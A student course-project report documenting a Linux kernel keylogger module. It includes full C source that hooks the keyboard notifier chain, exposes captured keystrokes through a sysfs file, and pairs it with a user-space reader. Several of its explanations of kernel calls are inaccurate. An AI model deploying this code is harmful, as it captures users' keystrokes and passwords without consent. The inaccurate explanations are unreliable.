

Linux Kernel communicates with user space

Brought to you by:

Roey Shushan – a43ixus@gmail.com

Bar Pinian – barpinian1213@gmail.com

Table of content

Introduction	2
Notes	3
Driver components description	4
File 1: Keylogger.c	4
File 2: User.c	12
Working design and code implementation	13
First function	13
Second function	14
Third function	15
Fourth function	16
Fifth function	16
User guide	18
Bibliography	24

Introduction

As part of our Advanced Operating System Course, our final task is a course project. The main goal of that final task is to give us the opportunity to implement the entire study material we have learned throughout the course. From the basic definitions of Linux kernel module and up to advanced material such as communications between the kernel and the user space.

In this section of our documentation we will try to define in the best way the connections between the functions and how it works. Mainly we will describe to the bottom each part of our code.

The subject that we have chose for this project is kernel notifier block. For experiencing this kind of topic we have decided to write our own key logger. The meaning of a key logger is a background application (in our case – driver) that identify the keys that the system user pressed on his keyboard and saves their ascii values (known to the average user as alphabet letters) into a readable log file. Since kernel drivers are hidden from the average system user – in addition to our driver we have built an external user friendly application (aka user) that will give to any system user the ability to get access to our background kernel driver (aka keylogger) output. In low level explanation, once the user will run the external user application he will see the entire content that we typed with his keyboard as long the our key logger driver was in the kernel.

Notes

For better understanding and because some parts of our code (as well as the mechanism around it) was not learned during the semester we had to read and re-use articles and codes from outsources, those outsources will be added to the bibliography section in this documentation.

During the writing of this documentation file we have tried our best to explain our project in a user friendly language so the person who read this article will understand the most out of it. Yet, a basic knowledge about Linux, drivers and c is required for better understanding.

Our driver module was built and tested on Ubuntu operation system with kernel version 5.8.0-45 and 5.3.0-18 so there is a chance that the driver will not load or work correctly on systems with higher or lower version as the ones we mentioned due to Linux kernel updates and changes.

For using our driver and user application in the easiest and better way we suggest the user to read first our user guide that attached to this documentation.

Driver components descriptions

File 1: keylogger.c

First section of the code: include and define.

```
1 #include <linux/kobject.h> // For using the Kobject.
2 #include <linux/module.h> // For the base of the module (init, exit, etc)
3 #include <linux/keyboard.h> // For using the keyboard notifier.
4 #include <linux/notifier.h> // For using the notifier block (as well as access to data structures).
5
6 #define BUFFER_SIZE 1024 // Constant to us change easily the size of the input we would like to store.
```

Picture NO 1

For using specific methods we need to include (import) libraries. As we says it, in our driver module we had to do this as well.

Our imported libraries:

Linux/kobject.h: Since the project them is "Linux Kernel communicates with user space" we had to use the mechanism behind the kobject. And because we did that – we needed to import the kobject library so our functions and structures that related to it will work properly.

Linux/module.h: Since the entire project is a Linux kernel driver module – this library is an integral part of it and cannot work (as module at least) if that library would wont exist.

Linux/keyboard.h: As a keylogger our module requires access to special functions and attributes (such as "register_keyboard_notifier" and "unregister_keyboard_notifier"). Those functions definition are located inside that library and that is why we had to import it.

Linux/notifier.h: What special about the key logger is the mechanism behind it. That mechanism called notification chains which basically is a list. That data structure and mechanism is located in that library, and for that we had to import that library as well.

BUFFER_SIZE: This constant is responsible for the amount of memory we will allocate in the buffer for the input data (aka the keyboard pressed keys letter). Although the size that we defined may be problematic for larger data we still chose to stay with it since this size is meets the project requirements.

Partial code of this section was taken from websites [1], [4] and [5] from the bibliography.

Second section of the code: variables

```
8 static int data_attr; // Our attribute for the kobject (as well as the file name that contain the data [the characters]).
9 static char logged_key_buffer[BUFFER_SIZE]; // The buffer that ment to hold/save the logged keys.
10 static char *key_buffer_pointer = logged_key_buffer; // Our pointer to the buffer so if we want access to it - we will transfer the pointer.
11 /* Decleration of callback function for the notification chain (will be executed when an event will be occured). */
12 static int keys_pressed(struct notifier_block *, unsigned long, void *);
13
14 int character_counter = 0; // Counter of readed characters to avoid overflow in kernel space.
```

Picture NO 2

Just like any software program, even driver modules needs variables to contain parameters and such for running functions and transfer data.

Our variables:

data_attr: Since kobject definition requires attributes we needed to create one for ours. As kobject attribute, data_attr is an integer variable. If an integer is written to these files, it can be later read out of it.

Logged_key_buffer: This variable represents the key logger buffer. We allocate that buffer later on within the module and sets his size to by as BUFFER_SIZE (1024) since it meets the project requirements. That buffer holds the inserted data (pressed keys representation) until it copied to the kernel buffer.

***key_buffer_pointer:** This is a pointer variable that represents the kernel buffer. It first initialized as the value of the key logger buffer and keep updated a long the way since we want the kernel buffer to hold our pressed key data so the kobject will be able to copy it's content into a file that will be read by the user later on with the user program.

keys_pressed: This variable is basically a declaration of the callback function for the notification chain, meaning, when a key is pressed the an event is occurred and this variable values is changed based on the value that represents the pressed key.

character_counter: This variable is used to count along the module life time the number of characters that was read. This counter helps us to prevent a memory overflow by checking his value in each event that is occurred.

Partial code of this section was taken from websites [1], [4] and [5] from the bibliography.

Third section of the code: structures

```
65 static struct kobj_attribute data_attr_attribute = _ATTR(data_attr, 0664, data_attr_show, data_attr_store); // Macro initialization for the kobject attribute (with their needed).
66 static struct attribute *attrs[] = {&data_attr_attribute.attr, NULL,}; // Array that holds the kobject attributes (needed NULL in the end to terminate the list of attributes).
67 static struct attribute_group attr_group = {.attrs = attrs,}; // Macro initialization for the kobject attribute group.
68 static struct notifier_block nb = {.notifier_call = keys_pressed}; // Macro initialization for notifier_block.
69 static struct kobject *keylogger; // Declaration of our keylogger kobject.
```

Picture NO 3

As part of any Linux driver that is built and based on the kernel functions – the usage in kobject and notifier mechanism requires from the driver programmer to overwrite or initialize their structures. Therefore, we had to this as well.

Our structures:

data_attr_attribute: This is the initialization of our kobject attribute struct. In here we initialize the struct using macro and connect between the attribute "data_attr" to the functions "data_attr_show" and "data_attr_store" respectively. In addition the initialization gives the attribute several permissions that the number "0664" represents (such as owner and group permissions).

***attrs[]:** This is the array that contain all of the attributes that our kobject has. In our case, the only attribute our kobject have is data_attr. This part is critical for creating a group of attributes since it help us to create and destroy all of them at once. Even though we have only one attribute, we decided to keep and working it as a group so if further programming will be necessary and will need from us to add any attribute – it will be more easy that way. As the structure requires, we have wrote NULL at the end to mark the end of it.

attr_group: This struct is basically constitute a group of attributes. Those attributes will be putted directly in the kobject directory. This initialization gets the array of attributes we have defined earlier.

nb: This notifier block structure is the main structure that used in notification chains (the mechanism behind tracking everything that is typed in the OS). In here we initialize the notifier call (the function that is being called once event happens) to be our "keys_pressed" function.

***keylogger:** This is basically the declaration of our kobject. This kobject will be used in our driver module.

Partial code of this section was taken from websites [1], [4], [5] and [7] from the bibliography.

Forth section of the code: functions

Our functions in the module divided into two sections, functions that related to a key logger mechanism and functions that related to the kobject mechanism. Once we have established the understanding of those two mechanism and build/re-build their functions – we have united the two parts and made them work together while we benefit from each part advantages.

- Key logger functions

```
16 /* Our callback function for the notification chain. */
17 static int keys_pressed(struct notifier_block *nb, unsigned long action, void *data)
18 {
19     struct keyboard_notifier_param *param = data; // Initialization of our chain (aka list) within the input data.
20
21     if (action == KBD_KEYSYM && param->down) // If the event (aka action) is type of KBD_KEYSYM (non-unicode character) and the key is pressed (aka down).
22     {
23         char c = param->value; // Initialization of "c" parameter to hold the pressed key value.
24
25         if (c == 0x01) // If the preseed key is the start of header.
26         {
27             *(key_buffer_pointer++) = 0x0a; // Entering the buffer line feed.
28             character_counter++; // Increasing our character counter in one since new input was detected.
29         }
30         else if (c >= 0x20 && c < 0x7f) // Otherwise, if the pressed key is a character (symbol or a letter).
31         {
32             *(key_buffer_pointer++) = c; // Entering the buffer the recieved character.
33             character_counter++; // Increasing our character counter in one since new input was detected.
34         }
35
36         if (character_counter >= BUFFER_SIZE) // If our character counter is greater then our buffer size (overflow situation).
37         {
38             character_counter = 0; // Zero our counter.
39             memset(logged_key_buffer, 0, BUFFER_SIZE); // Re-allocating memory since the buffer overflow may crash the program.
40             key_buffer_pointer = logged_key_buffer; // Re-initialize our buffer.
41         }
42     }
43     return NOTIFY_OK; // Returns "Notification was processed correctly".
44 }
```

Picture NO 4

In general description, this function is responsible on identifying the key that was pressed by the user in his keyboard and transfer that data into our dedicated buffer (which later on will be transferred to the kernel buffer and the to a dedicated file for reading).

As far as we tested and understand – this function and her components answer the best to our task requirements and that is why we have decided to learn and use her.

The keys_pressed function requires three arguments for doing her job right. First she need a pointer to our notifier block, the notifier block that is responsible for knowing which function to run upon an event. After that the function requires long parameter that will indicate the current event (key pressed) as it's value and letter it gets the structure "keyboard_notifier_param" that contain the parameters that will help with knowing if a key is actually pressed and what is it's value of the same key.

Firstly, inside the function we initialize the pointer of the keyboard_notifier_param (which is a list) to contain the input data (if the key is pressed and what it's value).

Inside of the function we have several statements that will help us better to deal with the different keys that probably have been pressed.

The first statement, which wraps the entire function code checks if the a key was pressed and if the pressed key is a non-unicode character. If so, we declare and initialize char parameter to hold the actual value of the key that was pressed.

Then we keep with several other if statements. If the value of the key that was pressed symbols start of a line (so called start of header) – we enter to our buffer a new line and increasing our character counter by one to keep track the size of our data (to prevent from memory overflow). If the pressed key value is not recognized as a new line and in the range that include the entire alphabet and keyboard symbols then we enter into the buffer the key that was pressed and again increasing our character counter. For safety reasons we even checking that the our character counter is less then the size of the buffer that we have define at the start of our module. If we did reach to a point that the module have collected higher number of data then we excepted to receive we resetting the counter, re-allocating again memory for the buffer and re-initializing our buffer parameter.

At the end of that function we return an ok notification that indicating for a success of the process.

Partial code of this function was taken from websites [1], [2], [3], [8] and [10] from the bibliography.

- Kobject functions

```
46 /* The show ("read") function of our kobject attribute (data attr). */
47 static ssize_t data_attr_show(struct kobject *kobj, struct kobj_attribute *attr, char *buf)
48 {
49     return sprintf(buf, "%s\n", logged_key_buffer); // Transferring (copy) the data from our buffer to the entered buffer of the function (the buffer of the attribute).
50 }
51
52 /* The store ("write") function of our kobject attribute (data attr). */
53 static ssize_t data_attr_store(struct kobject *kobj, struct kobj_attribute *attr, const char *buf, size_t count)
54 {
55     int ret; // Integer variable to represent the success or failure of the writing.
56
57     ret = kstrtoint(buf, 10, &data_attr); // Reading from the buffer and puts it into the variable (the data_attr).
58     if (ret < 0) // If error was occurred.
59     {
60         return ret; // Returns the error signed (integer presentation of the error).
61     }
62     return count; // If the write went successfully we return the count.
63 }
```

Picture NO 5

As for our usage in kobject, we needed to use in two main functions, one that responsible for reading and the other for writing.

The function that responsible on reading from the buffer that we have created and transfer the data that he contains to the kernel buffer is "data_attr_show". That function requires three arguments (as it defined in the Linux kernel), a pointer to the kobject we are working with, a pointer to the kobject attribute and a pointer to the kernel buffer.

Inside the function we are coping the exact data we have in our dedicated buffer (the pressed keys) into the kernel buffer, that way we will be able to transfer that data into a file more easily. The function returns a value that represents if the process went out successfully.

The function that responsible on coping (and basically write) the data we have in the kernel buffer into a dedicated file that our kobject create dedicated for that reason is "data_attr_store". That function requires four arguments (as it defined in the Linux kernel), a pointer to the kobject we are working with, a pointer to the kobject attribute and a pointer to the kernel buffer and size_t type variable that represent the number of characters that need to be transferred into the file.

Inside the function we defining an integer that will help us to determine if the process went out successfully. Later on we uses the method "kstrtoint" which copies the data from the kernel buffer into the kobject file and returns a value for success or failure, that value we put inside the parameter we defined as the start of that function. After that we are checking if process was succeed, if so, we return the count of the words that we have written into the file, otherwise we returns the value that indicate the error that we have face with during the process.

Partial code of this function was taken from websites [4], [5] and [6] from the bibliography.

Fifth section of our code: driver module entry points

As any driver module in Linux, the structure of it requires from any written module to contain initialization entry point and exit entry point. The role of the initialization entry point is to run whatever is in it once the user enters the module into the Linux kernel, on the contrary, the exit entry point is responsible on runs the code that in it once the user removes the module from the Linux kernel.

```
71 /* Driver initialization entry point. */
72 static int __init keylogger_init(void)
73 {
74     int retval; // Integer indicator for our kobject group creation.
75
76     register_keyboard_notifier(&nb); // Registering the notification block (notification chain) to the keyboard notification chain.
77     memset(logged_key_buffer, 0, BUFFER_SIZE); // Resetting the buffer.
78
79     keylogger = kobject_create_and_add("keylogger", kernel_kobj); // Create a kobject with the name of "keylogger", located under /sys/kernel/keylogger.
80     if (!keylogger) // If the kobject was not created successfully.
81     {
82         return -ENOMEM; // Returning insufficient memory error.
83     }
84
85     retval = sysfs_create_group(keylogger, &attr_group); // Creating a group where we connect between our "keylogger" kobject to the attribute group.
86     if (retval) // If the group creation succeeded.
87     {
88         kobject_put(keylogger); // Adding another kobject to the system (as well as decrement refcount for the object).
89     }
90
91     return retval; // Returning the integer value of the group creation.
92 }
93
94 /* Driver exit entry point. */
95 static void __exit keylogger_exit(void)
96 {
97     unregister_keyboard_notifier(&nb); // Releasing our notifier block (the notification chain) from the keyboard notification chain.
98     kobject_put(keylogger); // Releasing the kobject (keylogger).
99 }
```

Picture NO 6

- Initialization entry point

In general, we want that once the module was inserted into the Linux kernel then it will start track on the keys that the user press on his keyboard and write it into the file that our kobject created.

Inside our keylogger_init we define integer value that will indicate for us if the creation the kobject group went our successfully. Later then we register our notification block into the keyboard notifier chain using the "register_keyboard_notifier" method and by that we append that structure into the notification chain.

Later on we allocating memory for our buffer and starts our kobject process.

First we create a kobject by the using "kobject_create_and_add" method. The creation of it will be in kernel_kobj path (meaning /sys/kernel) and with the name that we define ("keylogger"). The process includes checking if the kobject was created successfully so if it did not created as we planned an error will be returned (-ENOMEM). After the creation of the kobject we creating a group for it where we connect between the kobject (aka keylogger) to the attributes group that we have established earlier using

sysfe_create_group methode. If the creation of the group was succeed then we add the our kobject to the system.

At the end of that entry point er return the value that indicate the group creation success.

Partial code of this function was taken from websites [1], [2], [4], [5] and [6] from the bibliography.

- Exit entry point

In general, we want that once the user removes the driver module from the Linux kernel – whatever resources we have used and memory we have allocated will be free.

So first we unregister the notifier block that we have entered into the keyboard notifier and by that release it and after that we release the kobject that we have created during the driver module.

Partial code of this function was taken from websites [1], [4] and [5] from the bibliography.

Sixth section of our code: module description macros

In all basic Linux driver module we have macros that helps us with the module description. As such module we have those macros as well.

```
104 MODULE_LICENSE("GPL v2"); // The license of our driver.
105 MODULE_AUTHOR("Roey Shushan and Bar Pinian."); // Students names.
106 MODULE_DESCRIPTION("Keylogger driver using kobject and external program."); // Short description of the driver.
107 MODULE_VERSION("0.1.2"); // Our Versions tracker.
```

Picture NO 7

As we can see we have several macros:

1. License: This macro gives us the ability to use libraries from the kernel, libraries that requires "GPL" license from the module. In addition to that, by setting the license to GPL we keep the warning about non open-source module from being printed to the user.
2. Author: This macro gives us the ability to declare on the modules authors.
3. Description: That macro is used to describe in short end what the module basically does.

4. Version: That macro sets the version of the module and help us, the authors keep track the changes.

File 2: user.c

As our requirements at the project was to provide the user an external user friendly application we have built a simple program that wrote in c and that will help the user to access the data that our module has been gather during his work process.

```
1  #include <stdio.h> // For the printing.
2  #include <unistd.h> // For reading and closing the file.
3  #include <fcntl.h> // For the file opening.
4  #include <string.h> // For the strcpy.
5
6  #define MAX_PKT_SIZE 1024 // Constant size for the path of the file.
7
8  /* Our user program main function. */
9  int main(int argc, char** argv)
10 {
11     int fd; // Integer representation for our file opening.
12     char buff[MAX_PKT_SIZE]; // Our buffer.
13     char devicePath[100]; // The path of the created file by our kobject within the driver.
14
15     strcpy(devicePath, "/sys/kernel/keylogger/data_attr"); // Initialization of the file path.
16     fd = open(devicePath, O_RDONLY); // Opening the file (our keylogger file).
17
18     if(fd == -1) // If error was returned by the file opening.
19     {
20         printf("error file open"); // Printing error message.
21         return -1; // Returning the integer representation of the error.
22     }
23
24     read(fd, buff, sizeof(buff)); // Reading from the file (our keylogger file).
25     printf("The keylogger file content: \n%s\n", buff); // Printing the content within the keylogger file.
26     close(fd); // Closing the opened file.
27 }
```

Picture NO 8

In our user application we had to include several libraries so we can use and get access to their methods. The reason for what the role of each library is mentioned as a comments in the file (as you can see at the attached picture above).

As we mentioned, the main idea of that application is to print the data that gathered by the module to the user.

For that reason, we had to create three variables, variable for the file we are going to open and that contain the pressed key data (fd), variable for the buffer that we need for the printing (buff) and variable that holds the full path of the file created by our kobject (devicePath).

First we initialize the path to the kobject file and then open it for reading (because we do not need to write into it we gave read-only permission for that). As part of any organized and safe program we make sure that the file was opened in success (while if it wont then we return an error and

inform the user about it). Later on we read from the file we opened the print his content in human readable format. After the printing was done we close the file we have opened to release our resources.

Working design and code implementation

As part of any coding project, our module project contains several functions to ensure correct running while it answer the project tasks as well as ensuring stability and friendly use.

We will describe the functions we use in the module in a hierarchical order according to the actual written code (aka our module).

- Keylogger.c file

First function:

```
15  /* Our callback function for the notification chain. */
16  static int keys_pressed(struct notifier_block *nb, unsigned long action, void *data)
17  {
18      struct keyboard_notifier_param *param = data; // Initialization of our chain (aka list) within the input data.
19
20      if (action == KBD_KEYSYM && param->down) // If the event (aka action) is type of KBD_KEYSYM (non-unicode character) and the key is pressed (aka down).
21      {
22          char c = param->value; // Initialization of "c" parameter to hold the pressed key value.
23
24          if (c == 0x01) // If the preseed key is the start of header.
25          {
26              *(key_buffer_pointer++) = 0x0a; // Entering the buffer line feed.
27              character_counter++; // Increasing our character counter in one since new input was detected.
28          }
29          else if (c >= 0x20 && c < 0x7f) // Otherwise, if the pressed key is a character (symbol or a letter).
30          {
31              *(key_buffer_pointer++) = c; // Entering the buffer the recieved character.
32              character_counter++; // Increasing our character counter in one since new input was detected.
33          }
34
35          if (character_counter >= BUFFER_SIZE) // If our character counter is greater then our buffer size (overflow situation).
36          {
37              character_counter = 0; // Zero our counter.
38              memset(logged_key_buffer, 0, BUFFER_SIZE); // Re-allocating memory since the buffer overflow may crash the program.
39              key_buffer_pointer = logged_key_buffer; // Re-initialize our buffer.
40          }
41      }
42      return NOTIFY_OK; // Returns "Notification was processed correctly".
43  }
```

Picture NO 10

In short end, the part of "keys_pressed" function in our program is to identify the pressed key in the keyboard by the user and save it's value inside our buffer (which later on saved inside a file by the kobject attribute).

The function has several input arguments:

1. `struct notifier_block *nb`

That pointer (nb) represent the notifier_block that is currently being called. The notifier_block is the main structure used in notification chains. The notification chains is a list of function that are called once an event are happens (in our case the events are the pressed keys).

2. **unsigned long** action

The parameter (action) is indicating by a value the type of the current event that is being occurred. In our case, this parameter is being checked if he is equal to "KBD_KEYSYM" (which is value is 0x004). "KBD_KEYSYM" is the events that are sent if the translation of the keycode that are being pressed (as a valid character) is non-unicode character (backspace, escape, shift and such).

3. **Void ***data

By getting this pointer as argument in the function we are being able to get access to the struct "keyboard_notifier_param". In our program we will use the specific parameters "down" and "value" which represents wether a key was pressed and if so, what is the actual data representation of that key.

The output value of this function is "NOTIFY_OK". The callback routines that called by notifier_call_chain returns value in the shape of "NOTIFY_XXX". In our case, "NOTIFY_OK" means that the callback was processed correctly.

Second function:

```
45 /* The show ("read") function of our kobject attribute (data attr). */
46 static ssize_t data_attr_show(struct kobject *kobj, struct kobj_attribute *attr, char *buf)
47 {
48     return sprintf(buf, "%s\n", logged_key_buffer); // Transferring (copy) the data from our buffer to the entered buffer of the function (the buffer of the attribute).
49 }
```

Picture NO 11

The "data_attr_show" function is part of the kobject in the program. The function main role is to copy the data from our buffer (aka logged_key_buffer) into the kernel buffer (aka buf) so the data will be ready for writing to a file. Basically this is a "read" function.

The function has several input arguments:

1. **struct** kobject *kobj

This pointer is a pointer to the kobject that we are creating (aka keylogger). This ensure us that the show function will run on our created kobject.

2. `struct kobj_attribute *attr`

This is a pointer to our kobject attribute struct (aka `data_attr_attribute`). In our case, the kobject attribute struct is being initializing by `__ATTR` macro.

3. `char *buf`

This pointer is pointing to the kernel buffer (which we need access to for the data copy).

The output value of this function is the number of characters that was written (if the output was truncated), otherwise (in case of an error) the return value will be negative.

Third function:

```
51 /* The store ("write") function of our kobject attribute (data_attr). */
52 static ssize_t data_attr_store(struct kobject *kobj, struct kobj_attribute *attr, const char *buf, size_t count)
53 {
54     int ret; // Integer variable to represent the success or failure of the writing.
55
56     ret = kstrtoint(buf, 10, &data_attr); // Reading from the buffer and puts it into the variable (the data_attr).
57     if (ret < 0) // If error was occurred.
58     {
59         return ret; // Returns the error signed (integer presentation of the error).
60     }
61     return count; // If the write went successfully we return the count.
62 }
```

Picture NO 12

The role of the "data_attr_store" function in our program is to be responsible on writing the data that in the kernel buffer (the keys that was pressed by the user) into our kobject file that was created in `/sys/kernel/keylogger`. Basically this is a "write" function.

The function has several input arguments, the "`*kobj`" pointer, "`*attr`" pointer and "`*buf`" pointer are the same as we explained in the second function (`data_attr_show`).

The additional argument in here is: `size_t` count.

This variable represent the count of the characters that is being transfer.

The output value of this function is our count variable.

Fourth function:

```
70 /* Driver initialization entry point. */
71 static int __init keylogger_init(void)
72 {
73     int retval; // Integer indicator for our kobject group creation.
74
75     register_keyboard_notifier(&nb); // Registering the notification block (notification chain) to the keyboard notification chain.
76     memset(logged_key_buffer, 0, BUFFER_SIZE); // Resetting the buffer.
77
78     keylogger = kobject_create_and_add("keylogger", kernel_kobj); // Create a kobject with the name of "keylogger", located under /sys/kernel/keylogger.
79     if (!keylogger) // If the kobject was not created successfully.
80     {
81         return -ENOMEM; // Returning insufficient memory error.
82     }
83
84     retval = sysfs_create_group(keylogger, &attr_group); // Creating a group where we connect between our "keylogger" kobject to the attribute group.
85     if (retval) // If the group creation succeeded.
86     {
87         kobject_put(keylogger); // Adding another kobject to the system (as well as decrement refcount for the object).
88     }
89
90     return retval; // Returning the integer value of the group creation.
91 }
```

Picture NO 13

This function is our program initialization, or what it called "initialization entry point". Whatever is inside this function – is running immediately when we enters our driver inside the kernel. As such, the init function firstly register the notification block, later on it allocate specific size of memory in the buffer, create a kobject and a group of kobjects.

This function has no input argument.

This function returns an indication value of the kobject group creation.

Fifth function:

```
93 /* Driver exit entry point. */
94 static void __exit keylogger_exit(void)
95 {
96     unregister_keyboard_notifier(&nb); // Releasing our notifier block (the notification chain) from the keyboard notification chain.
97     kobject_put(keylogger); // Releasing the kobject (keylogger).
98 }
```

Picture NO 14

This function is the program exit entry point. Whatever is inside this function – is running immediately when we removes our driver from the kernel. As such, the exit function need to release the objects that was created within the driver. Firstly it release the notifier block that we have created and later on it release the kobject that was created.

This function has no input argument nor returned value.

- User.c file

```
8  /* Our user program main function. */
9  int main(int argc, char** argv)
10 {
11     int fd; // Integer representation for our file opening.
12     char buff[MAX_PKT_SIZE]; // Our buffer.
13     char devicePath[100]; // The path of the created file by our kobject within the driver.
14
15     strcpy(devicePath, "/sys/kernel/keylogger/data_attr"); // Initialization of the file path.
16     fd = open(devicePath, O_RDONLY); // Opening the file (our keylogger file).
17
18     if(fd == -1) // If error was returned by the file opening.
19     {
20         printf("error file open"); // Printing error message.
21         return -1; // Returning the integer representation of the error.
22     }
23
24     read(fd, buff, sizeof(buff)); // Reading from the file (our keylogger file).
25     printf("The keylogger file content: \n%s\n", buff); // Printing the content within the keylogger file.
26     close(fd); // Closing the opened file.
27 }
```

Picture NO 15

As a user application, that requires from us a main function, that function is responsible running its content once the user starts the program.

The entire idea of our main function (and basically what it does) is to open the file that our kobject created and store in it its data, read from it and print its content in a user friendly format.


User guide

The first step we will need to take is to enter to Ubuntu VM through the app "Oracle VM" or any virtual machine app.

It should be noted that we tested the driver on two different versions of Ubuntu and they are: 5.8.0-45-generic and 5.3.0-18-generic and in both the driver worked as desired.

To compile the file you need to download the following files to your vm:

Keylogger.c ,user.c and Makefile and put them in the same any folder you choose , as shown in picture number 16.



Picture NO 16

It is important to note that it is necessary to remember the location (full of saving files for the compilation process.

- There is no any special libraries used in a project.
- There is no any special params needed to pass to module or app.

Command-line instructions to compile:


Once we have downloaded the files needed to run the project and placed them in a folder together we will need to Perform compilation through the terminal according to the following steps:

1. Enter to terminal app. (as shown in picture number 17)




Picture NO 17

2. Once we have opened the terminal, change the current working directory to the location of the three files we downloaded and saved in the selected folder.
(as shown in picture number 18).



Picture NO 18

